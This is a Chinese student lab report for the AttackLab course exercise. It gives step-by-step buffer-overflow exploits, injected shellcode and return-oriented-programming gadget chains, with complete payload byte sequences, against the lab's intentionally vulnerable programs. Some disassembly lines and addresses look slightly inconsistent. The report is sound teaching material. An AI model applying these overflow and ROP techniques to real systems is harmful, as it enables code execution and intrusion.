计算机系统基础

实验报告

--

实验名称：AttackLab

学号：6319000359

姓名：张明君

班级：14 班（留学生）

日期：2020.05.17

题目

实验中的程序 CTARGET 和 RTARGET 都调用了函数 test：

```
unsigned getbuf() {
    char buf[BUFFER_SIZE];
    Gets(buf);
        return 1;
}
```

函数 test 又调用了函数 getbuf：

```
void test() {
    int val;
    val = getbuf();
    printf("No exploit. Getbuf returned 0x%x\n", val);
}
```

函数 Gets 从标准输入读取输入。

函数 Gets 没有进行边界检查，因此是不安全。

数组 buf 是局部变量，存储于栈上，因而通过输入可以修改栈上数据达到攻击目的。

BUFFER_SIZE 是个常量，使用 `gdb ctarget` 和 `disas getbuf` 可查看其大小（在本实验

中，BUFFER_SIZE = 0x28）。

PHASE 1

要求

针对程序 CTARGET， 修改函数 test 调用 getbuf 的返回地址，使其返回 touch1 函数而非 test。

做法

使用 `disas touch1` 查看函数 touch1 的地址为 **0x4017c0**。

使用 `disas getbuf` 查看汇编代码：

```
0x4017a8 <+0>:     sub    $0x28,%rsp
0x4017ac <+4>:     mov    %rsp,%rdi
0x4017af <+7>:     callq  0x401a40 <Gets>
0x4017b4 <+12>:    mov    $0x1,%eax
0x4017b9 <+17>:    add    $0x28,%rsp
0x4017bd <+21>:    retq
```

当读入字符串超过 40 时，依据栈帧结构，第 41~48 个字节即为返回地址，因此将其设置为 touch1 的地址即可。实验工具包提供了 hex2raw 将字节码（十六进制）转换成字符串，输入字节为：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c0 17 40 00 00 00 00 00
```

使用 hex2raw 转换字节码序列：

```
./hex2raw < bytes > args.txt
./ctarget -q -i args.txt
```

PHASE 2

要求

针对程序 CTARGET， 修改函数 test 调用 getbuf 的返回地址，使其返回 touch2 函数而非 test。

```c
void touch2(unsigned val) {
    vlevel = 2;         /* Part of validation protocol */
    if (val == cookie) {
        printf("Touch2!: You called touch2(0x%.8x)\n", val);
        validate(2);
    } else {
        printf("Misfire: You called touch2(0x%.8x)\n", val);
        fail(2);
    }
    exit(0);
}
```

做法

使用 `disas touch2` 查看函数 touch2 的地址为 **0x4017ec**。

函数 touch2 需要传递参数 val，该参数的值等于实验工具包中 cookie.txt 保存值（在本实验中 **cookie=0x59b997fa**）。

函数的参数传递先使用 6 个寄存器，更多的参数保存在栈中。前 6 个寄存器如下图所示：

操作数大小(位)	参数数量					
	1	2	3	4	5	6
64	%rdi	%rsi	%rdx	%rcx	%r8	%r9
32	%edi	%esi	%edx	%ecx	%r8d	%r9d
16	%di	%si	%dx	%cx	%r8w	%r9w
8	%dil	%sil	%dl	%cl	%r8b	%r9b

图 3-28 传递函数参数的寄存器。寄存器是按照特殊顺序来使用的，而使用的名字是根据参数的大小来确定的

第一个参数寄存器为 %rdi，因此需要注入执行代码将 cookie 值保存到寄存器 %rdi 中。

首先执行代码本质上是字节序列，其次返回地址指向下一条指令的地址，最后 CTARGET 的堆栈位置每次运行都保持一致。利用这三条性质可将返回地址指向栈的某个位置，并在该位置填入合法的指令字节序列，注入攻击代码。

A. 查看数组 **buf** 在栈上的保存位置。

使用 `b getbuf` 在函数 getbuf 的第一条指令设置断点，然后使用 `n 2` 执行一下两条指令：

```
1  0x4017a8 <+0>:     sub    $0x28,%rsp
2  0x4017ac <+4>:     mov    %rsp,%rdi
```

此时 %rdi = %rsp，为函数 Gets 的参数 buf，因此输入字符串的起始地址等于 %rsp。

使用 `print /x $rsp` 查看 %rsp 的值为 0x5561dc78，即 CTARGET 每次运行时 buf 的地址都是 0x5561dc78。

B. 生成注入代码的字节序列。

与 Level 1 类似，用 0x5561dc78 覆盖 getbuf 的返回地址，然后从 0x5561dc78 开始填充注入代码：保存 cookie 值到 %rdi，然后跳转执行 touch2，其汇编代码如下：

```
mov $0x59b997fa, %rdi
push $0x4017ec                  # 填充 touch2 作为新返回地址
retq                                    # 跳转到 touch2
```

将上述代码保存为 exec.s，使用以下命令查看指令字节序列：

```
gcc -c exec.s
objdump -d exec.o
```

指令字节序列为

```
exec.o:     file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 fa 97 b9 59    mov    $0x59b997fa,%rdi
   7:   68 ec 17 40 00          pushq  $0x4017ec
   c:   c3                      retq
```

C. CTARGET 的输入字节序列

```
48 c7 c7 fa 97 b9 59 68
ec 17 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
```

PHASE 3

要求

针对程序 CTARGET， 修改函数 test 调用 getbuf 的返回地址，使其返回 touch3 函数而非 test。

```
void touch3(char *sval) {
    vlevel = 3;         /* Part of validation protocol */
    if (hexmatch(cookie, sval)) {
        printf("Touch3!: You called touch3(\"%s\")\n", sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3(\"%s\")\n", sval);
        fail(3);
    }
    exit(0);
}
```

其中，touch3 会调用函数 hexmatch 以比较输入字符串是否和 cookie 的字符串相同，新的函数会使用并覆盖栈上的数据。

做法

在该实验中需要将 cookie 的字符串保存到栈上，并将其起始地址保存到 %rdi 上。

解法和 Level 2 类似，但要注意一点，touch3 中的 hexmatch 会使用栈而破坏输入的字节序列，导致 cookie 的字符串序列无效。

为了避免上述情况发生，与新函数执行相同，先开辟一段新的栈区以保护输入序列：

```
lea -24(%rsp), %rdi                     # cookie 字符串地址
sub $0x30, %rsp                         # 开辟栈区
push $0x4018fa                          # touch3 地址
ret
```

使用 `gcc -c exec.s` 和 `objdump -d exec.o` 查看指令字节序列：

```
exec.o:     file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 8d 7c 24 e8          lea    -0x18(%rsp),%rdi
   5:   48 83 ec 30             sub    $0x30,%rsp
   9:   68 fa 18 40 00          pushq  $0x4018fa
   e:   c3                      retq
```

CTARGET 的输入字节序列：

```
48 8d 7c 24 e8 48 83 ec
30 68 fa 18 40 00 c3 00
00 00 00 00 00 00 00 00
35 39 62 39 39 37 66 61
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
```

PHASE 4


要求

针对程序 RTARGET，修改函数 test 调用 getbuf 的返回地址，使其返回 touch2 函数而非 test。

在该实验中，禁止执行栈中的指令，并且栈的地址也会发生变化。因此，Level 1~3 的做法失效了。

做法

在该实验中通过找出已有指令的字节序列作为工具片段（**gadget**），其原理如下图所示。通过工具片段来解决无法执行栈中指令的问题。



每个工具片段以 ret(编码 0xc3) 结尾，将工具片段地址保存在栈上，ret 依次解栈来执行下一条工具片段。

该实现限制了指令集 movq, popq, ret 和 nop。

该实验的思路比较清晰：通过 popq 从栈中取数据，然后使用将数据保存到相应的寄存器（如 %rdi）即可。

使用 `disas /r getval_142` 依次查看每个工具函数的指令序列。

其中，关键的工具函数有 addval_273 和 addval_219：

```
Dump of assembler code for function addval_273:
   0x4019a0 <+0>:     8d 87 48 89 c7 c3       lea ,%eax
   0x4019a6 <+6>:     c3      retq
End of assembler dump.

Dump of assembler code for function addval_219:
   0x4019a7 <+0>:     8d 87 51 73 58 90       lea -0x6fa78caf(%rdi),%eax
   0x4019ad <+6>:     c3      retq
End of assembler dump.
```

在 addval_273 中可以提取指令序列：

```
0x4019a2: 48 89 c7              movq %rax, %rdi
0x4019a5: c3                    retq
```

在 addval_219 中可以提取指令序列：

```
0x4019ab: 58                    popq %rax
0x4019ac: 90                    nop
0x4019ad: c3                    retq
```

显然，通过工具片段 0x4019ab 提取 cookie 到 %rax，然后使用 0x4019a2 将 cookie 转移到 %rdi，完成参数构造。

RTARGET 的输入字节序列：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ab 19 40 00 00 00 00 00
fa 97 b9 59 00 00 00 00
a2 19 40 00 00 00 00 00
ec 17 40 00 00 00 00 00
```

PHASE 5

要求

针对程序 RTARGET，修改函数 test 调用 getbuf 的返回地址，使其返回 touch3 函数而非 test。在该实验中，禁止执行栈中的指令，并且栈的地址也会发生变化。因此，Level 1~3 的做法失效了。

做法

做法与 Level 4 类似，但是需要更多的工具片段，额外需要一条 lea 指令计算 cookie 字符串的地址。

关键工具函数及提取的工具片段如下，函数顺序表示了执行顺序：

```
000027 <addval_219>:
   0x4019a7 <+0>:     8d 87 51 73 58 90       lea    -0x6fa78caf(%rdi),%eax
   0x4019ad <+6>:     c3      retq
   # 提取工具片段
   0x4019ab: 58             pop %rax
   0x4019ac: 90
   0x4019ad: c3

0001b2 <addval_487>:
   0x401a40 <+0>:     8d 87 89 c2 84 c0       lea    -0x3f7b3d77(%rdi),%eax
   0x401a46 <+6>:     c3      retq
   # 提取工具片段
   0x401a42: 89 c2          movl %eax, %edx
   0x401a44: 84 c0          tesb %al, %al
   0x401a46: c3             retq

```

```
000196 <getval_159>:
   0x401a33 <+0>:     b8 89 d1 38 c9  mov    $0xc938d189,%eax
   0x401a38 <+5>:     c3      retq
   # 提取工具片段
   0x401a34: 89 d1          movl %edx, %ecx
   0x401a36: 38 c9          cmpb %cl, %cl
   0x401a38: c3             retq

000143 <addval_436>:
   0x401a11 <+0>:     8d 87 89 ce 90 90       lea    -0x6f6f3177(%rdi),%eax
   0x401a17 <+6>:     c3      retq
   # 提取工具片段
   0x401a13: 89 ce          movl %ecx, %esi
   0x401a15: 90             nop
   0x401a16: 90             nop
   0x401a17: c3             retq

0002b8 <setval_350>:
   0x401aab <+0>:     c7 07 48 89 e0 90         movl   $0x90e08948,(%rdi)
   0x401ab1 <+6>:     c3                                      retq
   # 提取工具片段
   0x401aad: 48 89 e0           mov %rsp, %rax
   0x401ab0: 90
   0x401ab1: c3

000016 <addval_273>:
   0x4019a0 <+0>:     8d 87 48 89 c7 c3       lea    -0x3c3876b8 (%rdi),%eax
   0x4019a6 <+6>:     c3                      retq
   # 提取工具片段
   0x4019a2: 48 89 c7           mov %rax, %rdi
   0x4019a5: c3

0000a2 <add_xy>:
   0x4019d6 <+0>:     48 8d 04 37                        lea    (%rdi,%rsi,1),%rax
   0x4019da <+4>:     c3                                         retq
   # 提取工具片段
   0x4019d6: 48 8d 04 37        lea (%rdi, %rsi, 1), %rax
   0x4019da: c3

000016 <addval_273>:
   0x4019a0 <+0>:     8d 87 48 89 c7 c3       lea    -0x3c3876b8 (%rdi),%eax
   0x4019a6 <+6>:     c3                      retq
   # 提取工具片段
   0x4019a2: 48 89 c7           mov %rax, %rdi
   0x4019a5: c3

xxxxxx <touch3>
```

RTARGET 的输入字节序列：

```
00 11 22 33 44 55 66 77
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ab 19 40 00 00 00 00 00
20 00 00 00 00 00 00 00
42 1a 40 00 00 00 00 00
34 1a 40 00 00 00 00 00
13 1a 40 00 00 00 00 00
ad 1a 40 00 00 00 00 00
a2 19 40 00 00 00 00 00
d6 19 40 00 00 00 00 00
a2 19 40 00 00 00 00 00
fa 18 40 00 00 00 00 00
35 39 62 39 39 37 66 61
00
```